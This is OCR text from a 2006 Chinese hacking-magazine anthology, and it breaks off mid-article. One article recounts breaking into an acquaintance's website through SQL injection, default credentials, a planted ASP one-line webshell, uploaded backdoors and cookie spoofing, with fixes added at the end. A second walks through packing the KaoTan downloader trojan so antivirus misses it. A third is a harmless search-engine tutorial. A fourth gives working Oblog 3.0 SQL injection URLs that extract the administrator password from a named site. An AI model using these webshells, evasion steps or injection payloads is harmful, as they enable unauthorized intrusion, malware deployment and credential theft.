黑客防线

2006

精华奉献本

（下册）

《黑客防线》编辑部 编

透视黑客技术发展焦点，把握攻防技术跳动脉搏

6大全新技术专题文章

30套黑客必备工具

50个安全漏洞分析

100篇黑客入侵事件跟踪

300个高清晰操作录像

1200MB高容量黑客攻防视频光盘

附光盘 2 CD-ROM

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2006

精华奉献本

（下册）

⊙《黑客防线》编辑部　编

人民邮电出版社
POSTS & TELECOM PRESS

图书在版编目(CIP)数据

黑客防线2006精华奉献本/《黑客防线》编辑部编.
北京: 人民邮电出版社, 2006.1
ISBN 7-115-14174-6

Ⅰ.黑... Ⅱ.黑... Ⅲ.计算机网络-安全技术-
文集 Ⅳ.TP393.08-53

中国版本图书馆CIP数据核字(2005)第137165号

内容提要

《黑客防线2006精华奉献本》是《黑客防线》总第49期到第60期的精华文章摘要,杂志"在攻与防的对立统一中寻求突破"完美理念地体现在本书中。全书按攻防对立的关系,分为上、下两册,并附带2张包含1200MB安全技术录像的光盘。文章通俗易读,图文并貌,易于大家理解和阅读。在栏目划分上,本书选取了网络安全技术上最热门、读者最喜欢的各大栏目,典型的有脚本攻击/脚本攻击防范、漏洞攻击/漏洞攻击防范、黑器攻击/黑器防范等,并增加了全新的专题文章,同时还选取了国内首创的"新手学溢出"栏目中的精品文章,适合各层次读者学习的需要。

本书适合各在校学生、网络管理员、安全公司从业者和黑客技术爱好者阅读。

黑客防线2006精华奉献本(上册)

编　　:《黑客防线》编辑部
责任编辑: 魏雪萍

出版发行: 人民邮电出版社发行　北京市崇文区夕照寺街14号A座(100061)
读者热线: 010-62141445-8031
印　　刷: 中煤涿州制图印刷厂
经　　销: 全国各地新华书店

开　　本: 782×1092　1/16
印　　张: 36
字　　数: 3800千字
2005年12月第1版　2005年12月北京第1次印刷

ISBN 7-115-14174-6/TP·5074
全套(含上下册)定价: 35.00元(附双光盘)

本书如有印刷质量问题(错页、掉页、残页等),请您与我们联系,我们负责调换。
联系电话: 010-62141446　E-mail: yougoubu@hacker.com.cn

黑客防线2006精华奉献本目录（下册）

最新奉献

首发漏洞

特别专题

漏洞攻击

脚本攻击

黑器攻击

编程解析

密界寻踪

适合读者：入侵爱好者，网站管理员
前置知识：SQL注入基础

骑着一句话木马走进数码港

文/图 寂寞的刺猬

前几天，去一个朋友那儿听到有个人对他自己的网站夸夸其谈，随口问了一下是用什么现成程序建的站，想不到他竟说是自己写的，并把他的网站展示给我看。网站内容涉及很广，不过总感觉不像他写的，碍于面子，也没说什么，先记下他的网址，改天有空的时候，再辨真伪。如图1 所示。




图1

一、发现注入

适逢十一假期，拿他的站点来消磨一下时间吧！在打开一些链接后，对这个网站也有了一些了解，其中的论坛、电影、音乐、下载、虚拟主机销售系统都是采用的免费程序，除此之外，还有很多栏目，用的似乎是一个全站程序，为什么这样说呢？因为前面的那些免费程序打开是一新窗口，而点击这些栏目的链接，如新闻、体育、科技、生活、旅游、汽车等，则是在当前窗口打开，并且是同样的模板，这些就是他当时展示给我的全站程序，总有些怀疑，可是怀疑归怀疑！还是先来看一下安全性吧！进入“体育”版块，随便点了一个链接，地址如图2 所示。

图2

“http://www.***.com/tiyu/list.asp?articleid=148”，在其后加入测试语句“' and '1'='1”，结果如图1，这样的页面应该是“1=2”时才出现，“1=1”出现的应该是正常页面，难道过滤了单引号？换测试语句为：“and 1=1”，返回的竟然是正常页面，再用and 1=2测试，哈哈，这次返回的页面就和图1一样了，原来是我多虑了，这个ASP文件对提交值没有任何过滤。找到了注入点，就可以动手了，把“1=2”换成猜测语句，根据返回页面的不同，猜测出数据库中表及字段的内容。由于不知道数据库中表的结构，用手工的方法，不知要猜多长时间，还是请阿D来帮忙吧。打开“阿D注入v2.0”，复制上面的地址到SQL注入连接栏中，然后按照阿D软件的注入步骤，一步步地检测，很快，阿D便把管理员的名称及密码猜测出来了，真是晕死了！想不到管理员名称和密码竟然都是admin！

有了管理员名称及密码，接下来就可以登录后台了，不知道后台地址？还是请阿D来帮忙，很快就找到了几个地址，其中的Login.asp看着很像后台登录地址，把IE地址栏中的List.asp更改为Login.asp并回车，出现了后台登录窗口，拿出阿D给的钥匙，呵呵！如图3 所示。




图3

后台的大门就这样被打开了！不过，进入后才发现，后台功能很弱，只可以添加、删除文章，没有我想像中的上传或是备份数据库之类的功能。

接着又用阿D测试了其他诸如新闻、人才、汽车等几个版面，均都能够得到管理员名称及密码，但后台的界面及功能都是一样的，想提权，难哟！

二、寻找程序

在看过一个又一个相同的后台，越来越感觉这个程

序不是他写的！一定是采用的免费程序，但用的是什么程序呢？还真没有印象！只怪自己平时接触的程序少，现在倒有一点书到用时方恨少的感觉了，哈哈！不要紧，菜鸟有菜鸟的办法，请百度来帮忙，输入体育版块的特征字："频道首页　中国足球　国际足坛　篮球风云　综合体育　体育图库"，还真找到不少类似的页面，进一步证实了我的猜测，这是一个免费程序！再查看这些程序的目录，发现该网站的某些版块名称与"E龙网络全站程序"中的目录名称有些类似，（"E龙网络全站程序"又名"E龙网络数码港"），在其当前体育页面中输入"E龙网络数码港"中"体育"目录中的一些文件名，均正常返回页面，再来看一下其他几个目录中的文件，也一样正常显示，由此得出，其所用的网站程序和E龙数码港的程序内核是一样的。后来才知道，他所用的是"163sm数码港"全站程序。

三、突破限制

"E龙网络数码港"的"体育"目录中，没有看到MDB文件，打开Conn.asp查看数据库路径，原来是当前路径中的Info.asp，ASP格式数据库！说不定这个就是突破口呢？改扩展名为MDB，看一下有没有做防下载处理。数据库中就只有4个表，根本没有做防下载处理。看来突破限制、提升权限的重任就要交给Info.asp了！在其体育地址后输入Info.asp，如图4所示。

图4

乱码显示，说明使用的是默认数据库名Info.asp，并且没有做防下载处理：如出现的是找不到文件的页面，则是更改了数据库名称；如出现"缺少脚本关闭标记（%>"等提示页面，则是加入了防下载处理。

如何把ASP语句写入数据库中？想起后台中的添加文章功能，为了确保成功，先在本机进行测试，结果是：除标题和内容项对写入的ASP语句进行了处理，其他各项中写入的ASP语句均保持原样（注：除了写入ASP语句，还可以写入跨站语句，当你浏览一个数码港中的文章时，在不知不觉间，IE已经打开了另一个隐藏的网页，病毒！木马！恐怖啊！）。进入其网站体育版块的后台，点击"添加文章"，在"作者"、"来源"、"网址"、"Email"中的任一处内写入一句话木马："<%execute request("l")%>"，提交成功后，再用我的一句话木马连接客户端，连接Info.asp，如图5所示。




图5

点"提交"，如成功，网址会转向"jmup.asp"页面，但结果却出人意料，IE给出的提示是：找不到此文件！晕了！难道不能写入？还是生成的木马被杀了？毕竟Newmm.asp太出名了，先试一下能不能写入，在"上传内容"中随便写入一些ASP字符："<%　="jm"%>"，然后点提交，这次转向的jmup.asp页面中有jm两个字符，看来刚才出错的原因200%是Newmm.asp被杀了，那怎么办？忽然想起，优盘中还有一个被加了密的Newmm.asp，正好拿来试一下，复制源码到"上传内容"框内，再次提交，如图6所示。




图6

成功生成一个简易后门！接下来，用Newmm.asp再传一个功能强大的后门——ASPAdmin.asp，这个后门除了功能强大外，最主要的一点，就是它还没有遭到杀毒软件的通缉。

四、修补建议

登录ASPAdmin，使用FSO浏览目录，发现被锁在当前用户目录内，看来管理员对网站目录加了权限，不过可以用"../"和"/"来跳转目录！查看了其服务器中的"Windows"、"Program Files"及"Documents and Settings"目录中的部分文件，也没找到可以利用的程序，进一步提升权限的念头暂时作罢。不过我此行的目的已经达到，找到这位朋友的邮件地址，发封信提醒他一下，不是自己写的程序就不要吹嘛！顺便再给他一些修补建议。

1.对于注入

之所以存在注入，原因在于对用户提交的值未加过滤，在看过一些页面后，发现提交值全为数字，那么就

在每个有request()参数的ASP页面头部加入如下语句

```
if not isnumeric(request("提交参数")) and request("提交参数")<>"" then
    response.redirect "default.asp"
    response.end
end if?
```

2.过滤写入

对后台"添加文章"栏目，除了对标题和内容采用程序自定义的HTMLENCODE2过滤外，对其他的写入数据库中的各项也要进行过滤。在Save.asp中，采用如"txttitle=htmlencode2(request("txttitle"))"的过滤方法，对"www"、"url"、"writer"、"email"、"classid"、"nclassid"这几项提交值进行同样过滤。

再就是"修改栏目"中的字符过滤，对应的ASP文件分别是"classmana1.asp"和"classmana1.asp"，其中写入数据库的提交参数也要用htmlencode2进行一下过滤。

总之，凡是写入数据库的数据都要采取一些过滤方法，才能防止非法字符混入！

3.数据库

对数据库一则不使用默认名称 二则加入防下载处理。方法很简单，把其他程序数据库中的防下载"notdown"表复制到该INFO数据库中。

附：进入数码港后台的另一种方法

修补"数码港"的漏洞时，无意间发现后台管理页面"Manage.asp"采用的是Cookies验证，语句如下：

```
if request.cookies("adminok")="" then
response.redirect "login.asp"
end if
```

这段代码的意思是 如果Cookies值adminok为空就返回到Login.asp，那要是不为空不就可以登录后台了！应该测试一下。

打开桂林老兵的cookies浏览器，输入新闻版块的后台地址 http://www.***.com/news/login.asp，在出现登录窗口后，点cookies浏览器工具条中的"设置自定义Cookies"按钮，将Cookies值改为adminok=a，其中的a以为任意值，只要不是空就可以。再把地址ADDress中的Login.asp改为Manage.asp，如图7所示。




图 7

修改完毕后，点地址栏右侧的"连接"，瞧！还真进入了后台，试一下后台中其他页面的功能，没有任何妨碍！

因为Cookies验证很容易被欺骗，所以现在的验证方式大多采用的是Session，下面就来为其做一个简单的Session验证。

首先打开验证管理员名称及密码的ChkLogin.ASP文件，按照程序流程，如果输入的是正确的管理员名称及密码，就赋予其Session值。语句如下：

```
if password=rs("password") and username=rs("username")
then
后加入如下session值：Session("Adminok")="adminok"
??? 接着创建一个Check.asp验证文件，内容如下：
<%
Session.TimeOut = 30 '脚本超时(分钟)
if Session("Adminok")<>"adminok" then '验证Session值
response.redirect "login.asp"
response.end
end if
%>
```

最后在Manage.asp、Save.asp、Add.asp等后台管理所涉及的ASP文件头部，加入调用语句

```
<!--#include file="check.asp"-->
```

如此一来，利用Cookies欺骗就进入不了后台了。

适合读者：入侵爱好者，木马爱好者
前置知识：无

打造最好的donwload

文/图 荔明奇

Download类的后门木马有很多，但面对这么多这类的软件我们选哪个好呢？KaoTan非常不错，它完全用汇编写的，功能了得！它采用线程插入的方法来逃避防火墙比如浏览器（一般防火墙是放行的－对浏览器），插入的进程我们自己可以选择。而且它的体积很小（汇编嘛），没有加壳，我们可以自行加壳，用过它的人可能知道他加过压缩壳之后还是会被查杀的！今天的主题就是让它不被任何杀毒软件查杀。OK!Let's Go!

所需工具：KaoTan2.0对象

特征码修改器1.1 特征码修改

Restorator2004 资源修改

北斗星 加壳工具

mew12?加壳工具

第一步：打开KaoTan2.0生成服务端。如图1所示。




图 1

第二步：注意我们选择自己想要插入的进程和执行的时间，我插入的是默认，浏览器。时间为30秒后运行！如图2所示。




图2

第三步：OK生成成功！如图3所示。




图3

第四步：打开特征码修改器1.1，我们来修改瑞星的特征码（其实不用修改大家可以试着修改，不改也行！！），导入下面这段！如图4所示。

定位结果

序号	起始偏移	大小	结束偏移
0001	000004C8	00000038	00000500
0002	000006D0	00000018	000006E8
0003	00000988	00000018	000009A0
0004	00000D78	00000018	00000D90
0005	000008A8	00000018	00000DC0

图4

我们只留下第二段：0 0 0 2 0 0 0 0 0 6 D 0 0 0 0 0 0 0 1 8 000006E8，如图5所示。

图5

第五步：选择保存！保存成功了！保存为OK.exe。如图6所示。




图6

第六步：下面我们用Restorator2004打开修改过的exe（即OK.exe），看到没？1000！如图7所示。




图7

第八步：我们把1000.dll导出来！如图8所示。




图8

第九步：打开我们的北斗，字符我们用rar，迷惑哦！如图9所示。




图9

第十步：我们把程序给选上！1000.dll。如图10所示。




图10

十一步：加壳完成了！不错！如图11所示。

图11

十二步：导入我们加过壳的1000.dll。如图12所示。

十三步：我们保存为OK-OK.exe。

十四步：好了！我们已经翻过了大雪山！就只要给OK-OK.exe整体加壳了！这样我们的程序就更小，而且更不容易被发现喽！




图12

十五步：OK，压缩的挺厉害哦！看，压缩了将近一半！

十六步：看到没，程序就是这么小7.91K。

到现在这个程序已经基本上不被杀毒软件所识别了！我已经测试过了！太棒了，我们又有自己的东东了！

适合读者：网民，网络新手
前置知识：无

用搜索引擎找自己想要的资料

文/图　玫瑰下的烂泥

现在每个网民上网都喜欢找东西，但是网海无边，想找到自己要找的东西对于新人来说，是有些吃力。下面我举个例子来简单讲讲我们上网如何找我们要找的东西。

现在日常网民生活一般都用"百度"这个搜索引擎，这个搜索引擎适用对象比较广，一般用它来找你自己想要的普通的资料都比较易。因为它搜索结果后面还有一个类似范围供你仔细搜索，所以我们就用"百度"来做搜索平台吧。（小编：支持国产）

一、怎样成为搜索高手
——选择适当的查询词

搜索技巧，最基本同时也是最有效的，就是选择合适的查询词。选择查询词是一种经验积累，在一定程度上也有章可循。

表述准确百度会严格按照你提交的查询词去搜索，因此，查询词表述准确是获得良好搜索结果的必要前提。

一般常见的表述不准确情况是，脑袋里想着一回事，搜索框里输入的是另一回事。例如，要查找2005年国内十大新闻，查询词可以是"2005年国内十大新闻"；但如果把查询词换成"2005年国内十大事件"，搜索结果就没有能满足需求的了。另一类典型的表述不准确，是查询词中包含错别字。

例如，要查找林心如的写真图片，用"林心如写真"，当然是没什么问题；但如果写错了字，变成"林心茹写真"，搜索结果质量就差得远了。不过好在，百度对于用户常见的错别字输入，有纠错提示。你若输入"林心茹写真"，在搜索结果上方，会提示"你要找的是不是：林心如写真"。

根据网页特征选择查询词，很多类型的网页都有某种相似的特征。例如，小说网页，通常都有一个目录页，小说名称一般出现在网页标题中，而页面上通常有"目录"两个字，点击页面上的链接，就进入具体的章节页，章节页的标题是小说章节名称；软件下载页，通常软件名称在网页标题中，网页正文有下载链接，并且会出现"下载"这个词，等等。经常进行搜索，并且总结各类网页的特征现象，并应用查询词的选择，就会使得搜索变得准确而高效。

例如，找明星的个人资料页。一般来说，明星资料页的标题，通常是明星的名字，而在页面上，会有"姓名"、"身高"等词语出现。比如找林青霞的个人资料，就可以用"林青霞　姓名　身高"来查询。而由于明星的名字一般在网页标题中出现，因此，更精确的查询方式，可以是"姓名　身高　intitle:林青霞"。Intitle，表示后接的词限制在网页标题范围内。这类主题词加上特征词的查询构造方法，适用于搜索具有某种共性的网页。前提是，你必须了解这种共性（或者通过试验性搜索预先发现共性）。前面的例了在这我不做演示，重要的是看下面。

二、找软件下载

日常工作和娱乐需要用到大量的软件，很多软件属于共享或者自由性质，可以在网上免费下载到。

直接找下载页面这是最直接的方式。软件名称，加上"下载"这个特征词，通常可以很快找到下载点。例 PhotoShop　下载，如图1所示。

图1

在图1里的搜索结果可以看出，搜索引擎就会很懂你的"语言"，列出了在21CN.COM的下载中心里的下载页面。

2．在著名的软件下载站找软件，由于网站质量参差不齐，下载速度也快慢不一。如果我们积累了一些好用的下载站（如天空网，华军网，电脑之家等），就可以用"Site"语法把搜索范围局限在这些网站内，以提高搜索效率。

例如 PhotoShop　site:skycn.com　如图2所示。

从我刚才在搜索结果上所选的URL都是在www.skycn.com这个网站里抽取出来的。

小知识　一旦搜索范围局限在专业下载站中，"下载"这个特征词就不必在查询词中出现了。

三、找问题解决办法

找这类信息，核心问题是如何构建查询关键词。一个基本原则是，在构建关键词时，我们尽量不要用自然语言（所谓自然语言，就是我们平时说话的语言和口气），而要从自然语言中提炼关键词。这个提炼过程并




图2

不容易，但是我们可以用一种将心比心的方式思考：如果我知道问题的解决办法，我会怎样对此作出回答。也就是说，猜测信息的表达方式，然后根据这种表达方式，取其中的特征关键词，从而达到搜索目的。

例如，我们上网时经常会遇到陷阱，浏览器默认主页被修改并锁定。这样一个问题的解决办法，我们应该怎样搜索呢？首先要确定的是，不要用自然语言。比如，有的人可能会这样搜索“我的浏览器主页被修改了，谁能帮帮我呀”。这是典型的自然语言，但网上和这样的话完全匹配的网页，几乎就是不存在的。因此这样的搜索常常得不到想要的结果。我们来看这个问题中的核心词汇。对象：浏览器（或者IE）的主页。事件：被修改（锁定）。“浏览器”、“主页”和“被修改”，在这类信息中出现的概率会最大，IE可能会出现，至于锁定，用词比较专业化，不见得能出现。于是关键词中，至少应该出现“浏览器”、“主页”和“被修改”，这是问题现象描述。

一般情况下，只要对问题作出适当的描述，在网上基本上就可以找到解决对策。




图3

例如：浏览器主页被修改。例如：震荡波病毒 预防。如图3、图4所示。




图4

四、找专业报告

很多情况下，我们需要有权威性的，信息量大的专业报告或者论文。比如，我们需要了解中国互联网状况，就需要找一个全面的评估报告，而不是某某记者的一篇文章。我们需要对某个学术问题进行深入研究，就需要找这方面的专业论文。找这类资源，除了构建合适的关键词之外，我们还需要了解一点，那就是：重要文档在互联网上存在的方式，往往不是网页格式，而是Office文档或者PDF文档。Office文档我们都熟悉，PDF文档也许有的人并不清楚。PDF文档是Adobe公司开发的一种图文混排电子文档格式，能在不同平台上浏览，是电子出版的标准格式之一。多数上市公司的年报，就是用PDF做的。很多公司的产品手册，也以PDF格式放在网上。

百度以“filetype:”这个语法来对搜索对象做限制，冒号后是文档格式，如PDF、DOC、XLS等。例如：霍金 黑洞 filetype:pdf，如图5所示。




图5

有时候我们搜索一些资料并不是直接输入名字就能搜索出来的。比如你要找一个地区的地图，你就要思考一下，一般这个地区的地图都是当地政府网站才有的，正如我要找北京的地图，总不能到云南的网站去找吧（但也不排除有些网站有）。所以我要找北京市的地图，当然要去找北京的政府网站，因为作为一个政府的网站，除了把该地区的政治时事、新闻等写出来之外，都会向人介绍一下当地的风土人情等，如地区分布、道路交通、文明历史等。所以要找一个地区的地图得先去找当地的政府的网站。例如我要找北京市的地图，如图6所示。

图6

图6是北京政府的网站，在里面有一个数字地图的连接。这里服务器忙，所以没把北京的地图显示出来。你有空的话可以自己试一下。

以上5点是我结合大部分的搜索引擎总结出来的搜索技巧，希望能给广大新一代的网民带来了方便。

WTF：伴随着blog的兴起，各种blog程序开始在网络上流行起来。其中又以Oblog为最受欢迎的一种，黑防实验室也将它定为了第6轮的过关项目。当Oblog Access版的攻破方法在黑防2005第9期杂志上公布之后，llikz对最新SQL版的Oblog3又开始了研究，并且成功找到漏洞和攻击方法。希望Oblog的开发人员能把安全问题重视起来，为喜爱blog的网民朋友打造一个更优秀的网络日志发布平台。

适合读者：脚本爱好者，入侵爱好者

前置知识：SQL注入基础

Oblog3.0漏洞曝光

文／图 llikz、赫永清

看过第6轮黑防实验室内的两位大侠对Oblog3.0 Access版本的渗透，敬佩之情犹如滔滔江水连绵不绝，又如黄河之水一发而不可收拾，尤其是他们把社会工程学原理利用得淋漓尽致，以及巧妙的后台上传Shell的方法。佩服，佩服。说了这么多废话，我们进入正题，本人在通读Oblog3.0代码的时候发现user_blogmanage.asp文件存在安全隐患，看看下面移动blog日志的操作代码

```
sub moveblog()
    if id="" then
        Oblog.adderrstr("请指定要移动的日志")
        Oblog.showusererr
        exit sub
    end if
    dim subjectid
    subjectid=trim(request("subject"))
    if subjectid="" then
        Oblog.adderrstr("请指定要移动的目标专题")
        Oblog.showusererr
        exit sub
    else
        subjectid=Clng(subjectid)
    end if
    if instr(id,",")>0 then
'如果id变量中含有逗号，去掉变量中的空格，执行下面的SQL语句。设为第一条
    id=replace(id," ","")
    sql="Update [Oblog_log] set subjectid="&subjectid&" where logid in (" & id & ")"&wsql
'否则执行这个SQL语句，设为第二条。
  else
    sql="Update [Oblog_log] set subjectid="&subjectid&" where logid=" & id &wsql
    end if
    Oblog.Execute sql
    dim blog,rs1
    set blog=new class_blog
    blog.userid=Oblog.logined_uid
    blog.update_allsubjectid()
    blog.update_index_subject 0,0,0,""
    set blog=nothing
    set rs=Oblog.execute("select subjectid from Oblog_subject where userid="&Oblog.logined_uid)
    while not rs.eof
  set rs1=Oblog.execute("select count(logid) from Oblog_log where Oblog_log.subjectid="&rs(0))
  Oblog.execute("update Oblog_subject set subjectlognum="&rs1(0)&" where Oblog_subject.subjectid="&rs(0))
        rs.movenext
    wend
    set rs=nothing
    set rs1=nothing
  Oblog.showok "更新专题成功,需要重新发布首页，才可使专题统计准确!","
  end sub
```

再看看文件最上面对id变量的过滤 id=Oblog.filt_badstr(trim(Request("id")))，只用了这条语句，函数代码如下：

```
public function filt_badstr(str)
    If Isnull(Str) Then
        filt_badstr = ""
        Exit Function
    End If
    Str = Replace(Str,Chr(0),"")
    filt_badstr = Replace(Str,"'","''")
  end function
```

只去掉了\0和单引号，呵呵，这怎能阻止我们的注入攻击呢？找个使用Oblog3.0 SQL版本的站点牛刀小试一下：构造环境测试语句"http://www.boyqs.bloger.com.cn/user_blogmanage.asp?action=Move&subject=1&id=@@version)--,"一定要注意语句最后面的",",否则不会成功的。如图1 所示。

图1

以上注入我们选择的是第一条语句，多了限制条件，就是不能使用空格且提交的语句中要含有逗号。我

们可以使用/**/来代替空格。由于限制条件多，以下测试中我们控制程序执行第二条语句。进一步刺探环境

```
http://www.boyqs.bloger.com.cn/user_blogmanage.asp?action=Move&subject=1&id=1%20and%20db_name()>0--
```

结果如图2 所示。





图2

再提交对数据库中库名的查询

```
http://www.boyqs.bloger.com.cn/user_blogmanage.asp?action=Move&subject=1&id=1%20and%20db_user>0--。
```

如图3 所示。



图?

嘿嘿，测试成功，由于注入语句中不能包含单引号，身经百战的我们当然很容易绕过这条限制，我喜欢使用SQL中的char函数绕过，正好手头有研究动易系统时写的char编码工具，于是先看看Oblog数据库的表结构，在Oblog_admin表中我们感兴趣的只有id,username和password字段，先暴出admin用户或者管理员的密码来瞧瞧

```
http://www.target.com/user_blogmanage.asp?action=Move&subject=1&id=1 and 1=(select password from Oblog_admin where id=1)-- 或者
http://www.target.com/user_blogmanage.asp?action=Move&subject=1&id=1 and 1=(select password from Oblog_admin where username=char(0x61)%2Bchar(0x64)%2Bchar(0x6d)%2Bchar(0x69)%2Bchar(0x6e))--
```

其中"char(0x61)%2Bchar(0x64)%2Bchar(0x6d)%2Bchar(0x69)%2Bchar(0x6e)"是对提交的admin使用char函数的编码。返回结果如图4 所示。

图4

我们先记下这个加密的字符串，在恢复管理员密码的时候需要再次使用。再来修改后台管理员的密码

```
